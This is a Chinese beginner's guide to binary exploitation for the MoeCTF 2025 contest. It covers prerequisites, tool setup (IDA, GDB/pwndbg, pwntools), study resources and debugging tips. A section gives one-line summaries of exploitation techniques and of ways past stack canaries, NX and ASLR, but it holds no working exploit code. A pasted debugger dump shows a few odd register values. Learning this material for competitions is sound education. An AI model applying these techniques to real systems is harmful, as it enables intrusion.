

MoeCTF 2025 Pwn 入门指北

欢迎

欢迎来到 MoeCTF 2025 Pwn。🎉

Pwn（读作“砰”，拟声词）一词起源于网络游戏社区，原本表示成功入侵了计算机系统，在 CTF 中则是一种题目方向：通过构造恶意输入达到泄漏信息甚至**劫持几乎整个系统**

（**getshell**）的目的。其实在 CTF 比赛发展初期，赛题通常只与二进制安全相关，因此 Pwn 是 CTF 领域最原始的方向。在这里，你能深入计算机系统最底层，感受纯粹的计算机科学。😓

接下来，我将和你一起学习，在这篇文档里，帮助你了解 Pwn 是什么，怎么学，希望你能在这场 Pwn 之旅玩的开心！各个工具以及环境配置，都为大家准备了相关帖子的超链接，如果还有问题，欢迎大家随时提问！

前置知识

鉴于本人也不是太了解其他方向，不敢妄言，但是 Pwn 的前置知识绝对算得上很多，从开始入门，到拿到你人生的第一个 flag 还需要一段时间，但请耐心等待，你的付出一定会迎来回报！

计算机数据表示

Pwn 属于**二进制**（binary）安全，为什么说是“二进制”？因为计算机只处理和存储二进制信息。与我们日常使用的十进制“逢十进一”不同，“逢二进一”的二进制世界只有“0”和“1”。一位二进制信息称为比特（bit），8 比特为 1 字节（byte），字节通常是计算机处理信息的最小单位，计算机中的信息通常是连续的字节。人类输入给计算机的任何信息（**文字**、**图像**、**音频**等）都可**编码**为数字信息（二进制比特流）进行处理，需要输出时再**解码**为原形式。

不同进制间可相互转换，你需要**熟悉进制转换方式**，其中最重要的是**二进制**、**十进制**、**十六进制**间的转换。对于 Pwn，我们通常希望轻松阅读内存中的原始数据。为简化二进制表达便于人类理解，我们通常将计算机中二进制数据用十六进制表示：一位十六进制数正好为 4 比特，**两位十六进制数为 1 字节**。

有时为方便数据类型转换和运算，计算机存储数字时，数字在内存中的高低位与人类阅读的高低位相反，这种数据存储方式叫“小端存储”。你需要知道大端序 (big-endian) 和 小端序 (little-endian) 的概念，能够区分它们，并能做到相互转换。关于这一方面的知识，其实可以归结到计算机基础中，这里为你推荐南京大学的一门《[计算机系统基础](#)》课程，这里链接给出的仅仅是（一），你不必急于看完，知识的获取不是一蹴而就的，慢慢来，后续还可以在MOOC中搜索（二）（三）进行观看。

程序设计

既然 Pwn 涉及逆向程序逻辑，我们需要看懂程序究竟在做什么并寻找其漏洞，那么我们首先得有“正向”写出一般的程序吧。电脑无法读懂人类语言，我们必须得用程序设计语言编写程序，并编译（详见下文“编译与汇编”）成电脑能“读懂”并执行的机器码。正在阅读这篇文档的你很可能没有任何编程基础，这很正常。你也许曾了解过 Visual Basic、JavaScript... 但是对于 Pwn 学习初期，我们一般面对 **Linux 环境下的 C 语言**。

Note

现在你已经逐渐进入实操阶段了，实操过程中**最重要的是善用搜索引擎**（以及一些 AI 大模型），推荐使用[必应](#)或[谷歌](#)。在接下来的旅程中，你大概需要先配置好“科学上网”工具。

C

鉴于 C 语言贴近底层且灵活度高，大多数 Pwn 题目程序都由 C 语言编写，大多数逆向工具的逆向结果也是类似 C 语言的伪代码（详见下文“IDA 和 gdb”，后面将为你介绍这两个工具，先别急）。你需要入门学习 C 语言，有两种途径，一个是阅读书本，一个是通过网上的课程，一切取决于你自己更喜欢哪种学习方式。推荐书籍有《C Primer Plus》，以及查阅非教程工具网站 [C 参考手册](#)（中文）、[man7.org](#)（英文）。强烈建议你在 Linux 环境下编译运行 C 语言（详见下文“环境搭建”）。视频课程方面，经典的[黑马程序员](#)可以作为一个手段，以及 B 站上其他的一些免费网课都是可以的，你将知道什么是 B 站大学（可不只是可以看番）。

我们目前不需要完整系统地学习 C 语言（不代表未来不需要）。你需要关注 C 语言中的基础数据类型、流程控制、标准库函数（`scanf`、`printf`、`puts`、`strcmp`、`system`、`mmap` 等）、位操作和指针。

C 语言能很好地和汇编语言（详见下文“编译与汇编”）对应，学习两者时应相互结合，理解等效的 C 语句和汇编指令。

Python

为了能编写漏洞利用脚本（详见下文“Pwntools”），你还需要学习 Python 语言。Python 语言极容易上手，[网上教程](#)多如牛毛。你至少需要学会基本语法与数据类型、列表（list）与字典（dict）类型的用法、函数（方法）定义及调用。建议使用 Visual Studio Code 编辑器编写 Python 脚本。（多敲代码才是王道，纸上觉来终觉浅）

💡 Tip

如果你对计算机科学很感兴趣想系统学习并且英语不错，我强烈建议你看 [CS61A 系列课程](#)及其[配套电子书](#)学习 Python。同样的，如果想看一些中文课程，不管是慕课还是哔哩哔哩，都同样有很多优质并且免费的课程等待你学习，加油！

环境搭建

GNU/Linux

Linux 是一种自由和开放源代码的类 Unix 操作系统，如今通常用于服务器，我们日常使用的 PC 操作系统通常是 Windows。由于 MoeCTF 以及其他 CTF 比赛中的 Pwn 题目全都在 Linux 特别是 Ubuntu（一个 Linux 发行版）环境中，为了至少能运行 Pwn 题附件的程序（详见下文“做题”），我们当然需要一个 Linux 环境。推荐[安装一个 Ubuntu 虚拟机](#)或使用 docker（详见下文“Pwn”），网上教程太多，这里不赘述（善用搜索引擎）。如果你只是想尝试 Pwn，那么 [WSL2](#) 也已经够用了，并且更流畅。这里为你推荐一篇 [WSL2 的环境搭建文章](#)，当初我也是照着这篇文章搭建的，希望它也能同样帮助到你！

Pwn

安装好 Linux 环境后，还需继续搭建 Pwn 环境，这里有一篇十分详尽的文章。

- [CTF Wiki - Pwn Environment](#)（中文）

如果感觉上面的 Wiki 还不够的话，这里还有另一篇文章可以作为参考：

- [Pwn环境搭建](#)

如果无法完全复刻也没关系，其中有很多在 Pwn 学习后期才会用到的东西。目前你至少需要这三样：

- Linux Python 环境 + pwntools
- 静态逆向分析工具（如 IDA）
- Linux 调试器（如 GDB + pwndbg）

你还需要安装更多工具：`checksec`、`binutils`、`patchelf`、`LibcSearcher`、`glibc-all-in-one`、`ropper`、`one_gadget`、`seccomp-tools` 等，其中有很多你目前用不到，但前两个建议先安装好（见上文 Wiki 文章）。

一个标准的 Pwn 流程是：

1. 用 `checksec` 检查保护机制（详见下文“Linux 安全机制”）
2. 用 `patchelf` 替换 `libc`、`ld` 等（可选）
3. 用 IDA 反汇编反编译挖掘漏洞
4. 用 GDB + pwndbg 调试执行确认漏洞
5. 用 Python + pwntools 编写利用脚本

Note

`libc` 和 `ld` 分别是 Linux C 标准库和动态链接器。我们用 C 语言编写程序时经常调用一些“从天而降”的函数（`printf`、`scanf...`），它们其实就在 `libc`（通常为 GNU 提供的 `glibc`）里，`ld` 则搭起你的程序和这些函数间的“桥梁”。（详见下文“编译与汇编”）Linux 系统中几乎所有软件都需要用到它们！

Linux 操作

既然 Pwn 一般在 Linux 中操作，那么学习一些 Linux shell 操作自然必要。你至少应该明白 `cd`、`ls`、`chmod`、`file`、`cat`、`grep`、`strings`、`man` 等基础命令和管道与重定向的概念。在这期间，你也将学到 Linux 用户与用户组及其权限管理机制。推荐这个短文（选读）：

- 命令行的艺术

Note

在计算机领域，“shell”是一种计算机程序，它将操作系统的服务提供给人类用户或其他程序，在 Linux 中通常指命令行界面。

对于 Pwn，一个很重要且必要的命令行工具是 Netcat (`nc` 命令)，它能用来连接 Pwn 题目在线环境。Netcat 是一个强大的多功能网络工具，目前你只需要知道一种用法：`nc <ip>[:端口]`。

Note

各种命令行文档里的尖括号“<参数名>”代表必需参数，方括号“[参数名]”代表可选参数，实际使用时不输入。在某些版本的 Netcat 中上述语法应为 `nc <ip>[:端口]`。

另外你应该学习版本控制软件 git 的基本使用方法，主要是 `git clone <URL>`，用于下载各种工具。(git 的功能远不止于此)

还需要了解 Linux 常见的系统调用 (syscall) —— `open`、`read`、`write`、`mmap`、`execve` 等和文件描述符 (file descriptor / fd) 的概念：`stdin - 0`、`stdout - 1`...。它们是用户空间程序（我们平时运行的程序）和操作系统内核沟通的桥梁。你需要知道 Linux 程序运行时发生了什么（如动态链接过程，`got`、`plt` 的概念，调用栈结构）。

很乱对吧？若想系统地详细了解，推荐这本书：

- 《鸟哥的 Linux 私房菜》（文中 CentOS7 已停止支持，勿安装）

Linux 一切皆文件！希望你能从中感受到 Unix 哲学的魅力。😊 之后我强烈建议你在空闲时间看看这系列视频：

- 计算机教育中缺失的一课（镜像）

编译与汇编

当你读到这里时，你或许已经能用 C 语言编写并运行简单程序（最好在 Linux 中操作），然而对于 Pwn 来说，我们必须熟悉程序编译过程和基本的汇编语句。你需要知道 ELF 文件格式、预处理 -> 编译 -> 汇编 -> 链接（静态 / 动态）过程、Linux 进程虚拟内存空间（栈、BSS 段、数据段、代码段等）。理解调用栈结构及其增长方向与数据存储增长方向相反是 Pwn 前期学习的一大重点。

对于汇编语句，我们平时使用的和 Pwn 程序一般编译至 x86 CPU 指令集（本文默认 amd64），你需要学习 x86 汇编基础，至少应能看懂 `mov`、`lea`、`add`、`sub`、`xor`、`call`、`leave`、`ret`、`cmp`、`jmp` 及条件跳转、`push`、`pop`、`nop`。一般来说你现在可以认为 CPU 会顺序依次执行这些语句，但由于乱序执行、分支预测等技术，实际情况较为复

杂。除了汇编语句，你需要了解 x86 CPU 寄存器，认识有特殊用途的寄存器（`rsp`、`rip`...）。

在做 Pwn 题时，有时你需要先在适当位置填入 shellcode（用于获取 shell 的汇编码）再劫持控制流（详见下文）至此处以执行。你需要知道计算机在汇编层面是如何调用函数的。具体而言，你需要知道并牢记 amd64 System V ABI 函数调用规约：调用函数时的部分参数通过寄存器（`rdi`、`rsi`、`rdx`、`rcx`、`r8`、`r9`）传递其余通过栈传递，32 位系统直接通过栈传递参数（从右至左入栈）；函数返回值也由寄存器（`rax`）传递。除了函数调用，你还需要知道 syscall 的系统调用号与参数的传递方式（`rax` ...），这与函数调用类似。（善用搜索引擎）

操作系统

这个属于比较进阶的基础知识了，你不必在一开始就学习，但是，想要成为一个优秀的 Pwn 人，操作系统绝对是不可或缺的，未来学校也会为你开设操作系统课，足以说明其重要性。如果你等不及的话，这里也为你推荐一门宝藏课程，来自南京大学蒋岩炎老师的[操作系统课](#)（当你的基础还没有那么牢固的时候，可能会看不懂，所以这里的区域请以后再来探索）。

学习路线

终于正式开始 Pwn 了。😄 以上前置知识不用先学完，最好边学边做。学习 Pwn 一定不能一直读书，这并不能让你“基础扎实”，反而会让你被庞大的前置知识劝退，学习起来没有任何的反馈感，网络安全是十分重**实践**的领域。我的经验是多做题，多看其他师傅（通称）的 Writeup（赛后复盘），当出现看不懂的知识的时候，就去查询，一层层的递归学习。另外，尽量看在线资源，书籍信息一般具有滞后性。

IDA

IDA 是当下一款强大的交互式反汇编器，因为我们在做题的时候，多数情况下附件都只会提供本题在线服务（由 nc 转发）的可执行文件。因此我们需要通过 `objdump` 等命令将其内容解释为人类可读信息。更好的办法是使用专业的逆向分析软件，例如开源软件 Radare2 或者商业软件 IDA（推荐）。IDA 能为你产生类 C 的伪代码，帮助你了解整个程序在干什么，还原程序的原貌，Pwn 的逆向相对比较简单，一般来说只需要将可执行文件拖入 IDA，直接以默认配置进行加载，按下 F5 即可进行反编译，产生伪代码进行阅读。常用的快捷键有以下：

1. g 跳转到指定的地址。

2. **a** 将数据转换为字符串。
3. **shift + F12** 打开字符串窗口，可以找出所有的字符串。
4. **ctrl + w** 保存ida数据库，保留你当前的工作痕迹，下一次打开时仍能从前逆向了一半的基础上继续。
5. **x** 查看某个函数的交叉引用。
6. **n** 更改变量或者函数的名称，当程序没有符号时，常以类似 **sub_2040** 的名称存在，此时可以根据程序的执行流程，对符号进行还原，提高伪代码的可读性。
7. **/** 在反编译后伪代码的界面写下注释。

更多的快捷键以及功能可以通过[该帖子](#)进行了解。

GDB

当我们通过 IDA 等了解了这个程序的伪代码，接下来就是调试了，调试能帮助我们更好的了解这个程序的执行流程，对于 Linux 我们必备 GNU 调试器 **gdb**，它能追踪程序运行的诸多细节。我们常用的是 **pwndbg** 这个针对 GDB 的插件，它的安装流程如[该帖子](#)所述，对于 GDB + **pwndbg**，我们常用的命令有以下：

1. **start** GDB会寻找程序的入口并下断点，然后执行到该断点。
2. **run** 简写为 **r**，运行程序，与**start**的区别是，**run** 之后将一直执行到程序的结束或者断点，通过 **run abc**，可以以 **abc** 为参数运行。
3. **next** 简写为 **n**，源代码级别的调试，运行下一行代码。
4. **nexti** 简写为 **ni**，汇编指令级别的调试，运行下一个指令。
5. **step** 简写为 **s**，下一行代码，当遇到函数的时候会步入函数。
6. **stepi** 简写为 **si**，下一行指令，当遇到函数的时候会步入函数。
7. **info register** 简写为 **ir**，查看当前寄存器信息。
8. **disassemble** 简写为 **disass**，反汇编所给地址或寄存器中所给地址处的指令如 **disass \$rip**，查看当前 **rip** 处的指令，**disass 0x40112b**，查看地址 **0x40112b** 处的指令。
9. **break** 简写为 **b**，下断点，可以通过 **info b** 查看当前下的所有断点，以及通过 **b *\$rebase(<offset>)** 通过相对程序基址的偏移下断点（当找不到入口信息，无法 **start** 的时候，常通过这个进行下断点）
10. **vmmap** 查看程序的地址映射

11. `checksec` pwndbg 中集成了 pwntools 的一些命令，`checksec` 就是其中一个，查看可执行文件的保护机制。
12. `cyclic` 同样是 pwntools 的一个命令，能产生不重复的模式字符串，常用于确定栈偏移，如 `cyclic 15` 能产生“aaaaaaaaabaaaaaa”。
13. `quit` 简写为 `q`，退出当前调试。
14. `ctrl + c` 中断被调试的程序，举个例子，比如当前程序跑到了 `read`，阻塞在了接收输出的时候，此时可以通过 `ctrl + c` 中断程序的运行，此时你可以查看程序中中断时的寄存器、栈、内存、调用栈等状态。
15. `TAB` 进行命令的补全。
16. `aslr on/off` 开启或者关闭 ASLR（见下文），下一次运行生效。
17. `stack` 查看当前栈的信息。
18. `x` 通过 `x/i` 打印指令，`x/s` 打印字符串，`x/x` 打印十六进制数等。这个的参数比较多，建议自行查阅资料来了解。
19. `tele` 是 pwntools 提供的一个命令，可以自动解析该地址处的内容及引用，但是它解释指令的时候不一定正确，反汇编指令仍推荐 `x/i`。

请一边做题一边领悟它们的作用。其他的一些命令，也同样为你推荐[一篇帖子](#)进行学习。

Pwntools

还记得之前好不容易配置好的 pwntools 吗？它是一个强大的 Python 库，它能够替我们自动与程序交互，接收程序输出并向程序输入，和手动键盘操作的效果差不多（更快！）。Pwntools 中还有很多实用工具，不仅仅是一个“输入输出工具”。学习 pwntools 不需要从头读文档，应该用到什么学什么。多读其他师傅的 `exp`（漏洞利用脚本）可以发现很多方便的 pwntools 用法。你至少需要知道如何接收程序输出，如何向程序输入，特别是无法用键盘正常输入的“二进制”信息。当你做了一些 pwn 题后，甚至应该写一个属于自己的 pwntools 模板。这里为你推荐 pwntools 的[中文文档](#)，以及，我推荐你学习一下 pwn college 中的[pwntools模块](#)，后文将会对 pwn college 这个宝藏网站进行详细的介绍。

这里为大家说一下如何用 pwntools 结合 pwndbg 进行调试，在脚本中指定 `context`，常用的如下

```
from pwn import *
context(arch="amd64",os="linux",log_level="debug")
```

之后需要指定终端，这个设置告诉 pwntools 启动一个 **新终端窗口/tab/pane** 来运行 GDB，而以下是几种常见的终端。

```
#wsl
context.terminal=['wt.exe','wsl']
#tmux
context.terminal=['tmux','splitw','-h']
#konsole
context.terminal = ['konsole', '-e']
```


之后在脚本中通过 `gdb.debug()` 或者 `gdb.attach(<process>)` 启动 gdb，两者的区别是，前者是从头启动程序，并自动 attach 到 GDB，而后者是 attach 到已有进程进行调试，需要在 attach 之前通过 `process(<path>)` 启动程序。

💡 Tip

虽然 `recv()` 和 `send(...)` 很方便，但是我强烈建议使用 `recvuntil(...)` 和 `sendafter(...)`，以防止各种本地和远程环境不符的情况。`sendafter` 函数的首个参数（“接收至”）也不宜过长，几个字符即可（别忘了 `\n`）。Pwntools 库函数的参数和返回值类型通常为 `bytes`，传入字符串字面量时应在前加上 `b` 标记（例如 `b'I am string'`），使其成为 `bytes`（不这么做会有警告，虽然不影响解题）。

AI

当下，AI 时代来临，以前你获取知识，需要去图书馆查阅相关书籍，或者通过搜索引擎进行检索（搜索引擎的检索是一门艺术），技术存在壁垒，当初我入门的时候，就苦于不知道学什么、怎么学，被狠狠的劝退了，但现在不同了，AI 的崛起，让你拥有了几个知无不言言无不尽并且博览群书的老师，如 [DeepSeek](#)，[ChatGPT](#)，[Grok](#) 等等，虽然并不是所有情况下，他都能回答正确，但是对于大多数的问题，他都会给你一个正确的答案，所以善用 AI，能够帮助你快速的学习，赶超与别人的差距，这里并非让你什么都依赖 AI，请你一定记住，AI 只是一个辅助的工具，多动手才是王道！

AI 可以做的事情包括但不限于帮你了解一个从未知道的知识，解决报错（你的学习中会遇到数不尽的报错，让你头皮发麻，大多数时候，AI 都能帮你解决，但每次解决之后请你稍微花点时间了解一下为什么会出现这个错误，而不是把 AI 给你的命令复制过去就结束了，这样有助于遇到相同的情况可以自主解决），翻译英文文献或者帖子等等，用好 AI，他就是你锋利的 ！

常见漏洞和利用方法

以下列举出一些入门常见的漏洞和利用方法，限于篇幅只能一句话概括且不够准确严谨。你必须通过 CTF Wiki 等资料（详见下文“推荐资料”）具体学习，这里仅提供学习方向。

（“★”数代表针对入门学习的重要性）

普适漏洞及利用

- **整数溢出** —— 数学世界整数有无穷多，但由于内存限制，计算机中补码表示的“整数”有上下限。通过输入超大数字溢出或者利用有符号整数（负数）强转为无符号整数可以构造超大数字，从而绕过检查或越界写入。★★★★
- **栈缓冲区溢出** —— 最经典的漏洞，通过越界写入修改函数返回地址或栈指针从而实现劫持控制流和栈迁移（篡改栈基址 `rbp`）。★★★★★
- **字符串 \0 结尾** —— C 风格字符串以零字节（“二进制”的 \0 而非 ASCII 数字 0）结尾。如果破坏或中途输入这一标记则可泄漏信息或绕过检查（如绕过 `strcmp`）。这是很多漏洞的“万恶之源”。★★★
- **返回导向编程（ROP）** —— 这是 Pwn 前期学习重点。其中包含 `ret2text`、`ret2libc`、`ret2syscall`、`ret2system`、`ret2shellcode`、`ret2csu`、`SROP` 等，这也是栈缓冲区溢出的主要目的。进阶：通过 `ropper` 或者 `ROPgadget` 等工具寻找程序中 gadgets（ROP 片段，以 `ret` 结尾）结合栈缓冲区溢出构造调用链控制程序执行流甚至能执行几乎任意行为（通常 `open`、`read`、`write`）。★★★★★
- **竞争条件** —— 程序并行访问共享资源时，由于各线/进程执行顺序不定，有可能绕过检查或破坏数据。★

Linux 安全机制

- **NX（No eXecute）** —— 通过将栈内存权限设置为不可执行，使栈上机器码不可执行，从而无法简单地在栈上布置 `shellcode`。一般所有题目都会开启，可用栈迁移或修改可执行位等方法绕过。★★★★
- **Canary** —— 在栈上栈指针和返回地址前设置一个随机值（`canary`），通过比对函数返回前和执行前该值是否相等来检测栈缓冲区溢出攻击。通过直接越界读泄漏、劫持 `scanf` 特殊输入或爆破等方法绕过。★★★★★
- **ASLR / PIE** —— 通过随机化程序的内存布局（地址），使得攻击者难以预测程序的内存结构，从而增加攻击难度。设法泄漏基址或爆破等从而绕过。★★
- **RELRO** —— 通过将动态链接程序的全局偏移量表（GOT）在程序启动后设置为只读，防止通过修改其中数据结构进行攻击。★

- **Seccomp** —— 一种沙箱保护机制，可以限制程序能够使用的 `syscall`。★
- **CFI (IBT / SHSTK)** —— 控制流完整性保护，可以阻止 ROP 攻击，抑制 COP、JOP 攻击。

GLibc 相关利用

- **fmt_str** —— 若 `printf` 等格式化字符串函数中“格式”(format) 参数为用户输入，则可被利用，从而达到任意地址读写等目的。★★★★
- **one_gadget** —— 将程序指针修改至 glibc 中的一些特殊位置 (`one_gadgets`) 同时满足少量条件即可直接 `getshell`。★
- `Heap / _IO_FILE / ...` —— Pwn 永无止境 ...

pwn college

这里推荐一个学习 Pwn 的宝藏网站 Pwn college: <https://pwn.college/>

简单介绍一下，这个是一个由亚利桑那大学 (University of Arizona) 网络安全研究团队开发的、面向初学者和进阶者的免费在线 PWN 学习平台，其中包含了课程、靶场等，相当于他们学校的本科生和研究生修 pwn 的课程所用的实验平台，初一打开，可能会因为全英的界面有些劝退 (当初第一次被推荐的时候我就是这样的)，但稍微了解怎么用之后，其实很简单，这里为大家介绍一下它主要的模块和用法，首先是上面的 `dojo` (道场)，这是主要的题目模块，其中包含上面的入门模块和下面的核心模块，`Getting Started` 中主要是教你如何使用这个网站，`Linux Luminarium` 中则是包含了很多 Linux 的基础知识，是一个上手 Linux 的模块，能很快的通过一个个的 `challenge` 模块对 Linux 的使用进行快速了解，`Computing 101` 中主要是对汇编语言进行了一个学习，最后一个子 `module` 甚至让你用汇编语言搭建一个简易 Web server，对该模块的学习能让你很快的掌握汇编语言的使用，`Playing With Programs` 模块中，则包含了一些与程序的交互，下面的核心模块中，`Program Security` 更贴近于我们前期的 ROP 学习，推荐前面的基础模块入门后，优先选择该核心模块进行学习。

Getting Started

Getting Started



15 Hacking
2 Modules
10 Challenges

Linux Luminarium



73 Hacking
15 Modules
108 Challenges

Computing 101



44 Hacking
7 Modules
69 Challenges

Playing With Programs



34 Hacking
5 Modules
255 Challenges

Core Material

Intro to Cybersecurity



73 Hacking
7 Modules
182 Challenges

Program Security



58 Hacking
6 Modules
161 Challenges

System Security




12 Hacking
6 Modules
93 Challenges

Software Exploitation





13 Hacking
6 Modules
103 Challenges

pwn college 的学习曲线设计非常平滑，从0基础进行教学，并且很多模块都有配套的视频课程，Youtube 课程有自带的字幕，看起来没有想象的困难。每个模块中含有若干 challenge，由浅入深，学习比较有反馈感。

 **level4**2 hacking, 2599 solves

Write and execute shellcode to read the flag, but your inputted data is filtered before execution.


 Start

 Practice

Flag

Submit

start 将正式开启一个挑战环境，而 Practice 将开启一个有 root 权限的挑战环境（无法获得真正的 flag），开启之后，通过上方的 Workspace 将开启一个远程环境上的 VSCode 界面。



接下来的解题将主要通过该场景进行，/challenge 路径下放着题目，解题后在环境启动界面提交 flag。

推荐资料

以下资料不是全都要看完，只需自行挑选一些最适合自己的即可。

- 《深入理解计算机系统》—— CSAPP
- 《程序员的自我修养：链接、装载与库》
- [CTF Wiki](#)
- [CTF-All-In-One](#)
- 《CTF 权威指南（Pwn 篇）》
- [CS 自学指南](#)——计算机科学（Computer Science）自学指南。
- 《IDA Pro 权威指南》

以下推荐一些视频课，帮助一些不是很喜欢看书的同学有效的学习

- [CSE365](#)，是pwn college中针对新生开设的一堂课，将带领新入门的学生走进pwn的世界。
- [CSE466](#)，是pwn college中进阶的课程，你将学习程序安全、系统安全等进阶知识。
- [你有多想 pwn](#)，B 站上国资社畜师傅针对 pwn 的一个课程，相比前面的英文课程，这个中文课程更为友好一些。
- [南大计算机基础](#)，了解计算机基础的一门好课，基础不牢地动山摇！

常用小tip

终端代理

当本机启动代理之后，终端的流量并不会走代理，此时终端的一些网络访问仍然存在问题，比如 docker 拉取镜像、github 访问等会卡掉，此时需要在终端内手动进行代理的设置，下面以 WSL2 举例，大多数常用代理软件，如 Clash Verge 的指定端口为 7890，此时在终端内通过以下命令查看本机在 WSL 中的 ip

```
ip route | grep default
```

之后通过以下命令进行代理设置，之后终端就可以快乐的科学上网辣！（仅限于当前的终端，重新启动后需再次设置，亦或者加入到 shell 启动配置文件，这样每次启动会自动设置）

```
export https_proxy="http://查询到的ip:7890"  
export http_proxy="http://查询到的ip:7890"
```

Markdown

Markdown 是一种**轻量级标记语言**，用于编写格式简单、易读，我们在学习中通常需要保留学习痕迹或者记录笔记，最重要的，编写 Writeup 通常也采用 Markdown，因此这里推荐使用一些 Markdown 编辑器进行编写，如 Typora 和 Notion 等，上手之后非常方便。

GDB调试窗口优化

当我们调试的时候，经常会发现，pwndbg 输出的信息太多，导致经常和程序的输出混杂在一起，难以分别，这里通过更改 GDB 的输出，将 pwndbg 的输出信息输出到另一个终端上，形成以下的样子

```
SHSTK: Enabled
IBT: Enabled
Stripped: No
pwndbg> q
└─ /mnt/d/pwn/ctf/dasctf/mini
15w 24s 23:10:13
└─> gdb pwn
GNU gdb (Ubuntu 12.1-0ubuntu1-22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 187 pwndbg commands and 48 shell commands. Type pwndbg [--shell] [--all] [filter] for a list.
pwndbg: created $rebase, $base, $hex2ptr, $argv, $envp, $argc, $environ, $bn_sym, $bn_var, $bn_eval, $ (id) GDB functions (can be used with print/break)
Reading symbols from pwn...
(No debugging symbols found in pwn)
----- tip of the day (disable with set show-tips off) -----
Pwndbg sets the SIGALRM, SIGBUS, SIGPIPE and SIGSEGV signals so they are not passed to the app; see in fo signals for full GDB signals configuration
pwndbg> start
Temporary breakpoint 1 at 0x401263
Temporary breakpoint 1, 0x0000000000401263 in main ()
pwndbg>

RAX 0x00125b (main) ← endbr64
RDX 0
R8 0
RCX 0x403e18 (__do_global_ctors_aux_fini_array_entry) → 0x4011c0 (__do_global_ctors_aux) ← endbr64
RDI 0
RSI 0
RBP 0x7ffff82ef7c98 → 0x7ffff82ef8d9d ← '/mnt/d/pwn/ctf/dasctf/mini/pwn'
R10 0x7947d7f1b19 (initial+16) ← 4
R9 0x7947d7f35040 (_dl_fini) ← endbr64
R18 0x7947d7f2f988 ← 0xd08120000000e
R11 0x7947d7f40000 (__do_init_preinit) ← endbr64
R12 0x7ffff82ef7c98 → 0x7ffff82ef8d9d ← '/mnt/d/pwn/ctf/dasctf/mini/pwn'
R13 0x40125b (main) ← endbr64
R14 0x403e18 (__do_global_ctors_aux_fini_array_entry) → 0x4011c0 (__do_global_ctors_aux) ← endbr64
RBP 0x7ffff82ef7b88 ← 1
RSP 0x7ffff82ef7b88 ← 1
RIP 0x401263 (main+8) ← sub rsp, 0x10
[ 0x401263 (main+8) sub rsp, 0x10 RSP => 0x7ffff82ef7b78 (0x7ffff82ef7b88 - 0x10)
0x401267 (main+12) lea rax, [rip + 0xda2] RAX => 0x402010 ← 'Now input something! Maybe
I can give you a flag!'
0x40126e (main+19) mov rdi, rax RDI => 0x402010 ← 'Now input something! Maybe
I can give you a flag!'
0x401271 (main+22) call puts@plt <puts@plt>
0x401276 (main+27) lea rax, [rbp - 0x10]
0x40127a (main+31) mov rdi, rax EAX => 0
0x40127d (main+34) mov eax, 0 <gets@plt>
0x401282 (main+39) call gets@plt
0x401287 (main+44) lea rax, [rbp - 8] RDX => 0x402042 ← 'YourFlag'
0x40128b (main+48) lea rdx, [rip + 0xdb0]
0x401292 (main+55) mov rsi, rdx
[ STACK ]
00:0000 | rbp rsp 0x7ffff82ef7b88 ← 1
01:0008 | +008 0x7ffff82ef7b88 → 0x7947d7c29d90 (__libc_start_call_main+128) ← mov edi, eax
02:0010 | +010 0x7ffff82ef7b90 ← 0
03:0018 | +018 0x7ffff82ef7b90 → 0x40125b (main) ← endbr64
04:0020 | +020 0x7ffff82ef7ba0 ← 0x182ef7c80
05:0028 | +028 0x7ffff82ef7ba0 → 0x7ffff82ef7c98 → 0x7ffff82ef8d9d ← '/mnt/d/pwn/ctf/dasctf/mini/pwn'
06:0030 | +030 0x7ffff82ef7bb0 ← 0
07:0038 | +038 0x7ffff82ef7bb0 ← 0x474a69ed8a490a2a
[ BACKTRACE ]
+ 0 0x401263 main+8
1 0x7947d7c29d90 __libc_start_call_main+128
2 0x7947d7c29e40 __libc_start_main+128
3 0x401135 _start+37
```

能看到左边是程序的输出，右边的终端是 pwndbg 的输出，这样将信息分离，能更好的帮助我们调试，具体实现如下，首先，在要输出右侧信息的终端，通过执行 `tty` 命令查询终端号，得到的输出如下

```
/dev/pts/5
```


编辑 GDB 的 init 文件，执行 `vim ~/.gdbinit`，输入以下设置

```
set context-output /dev/pts/5
```

接下来，右侧的这些信息就会全都输出到该终端了。

解题

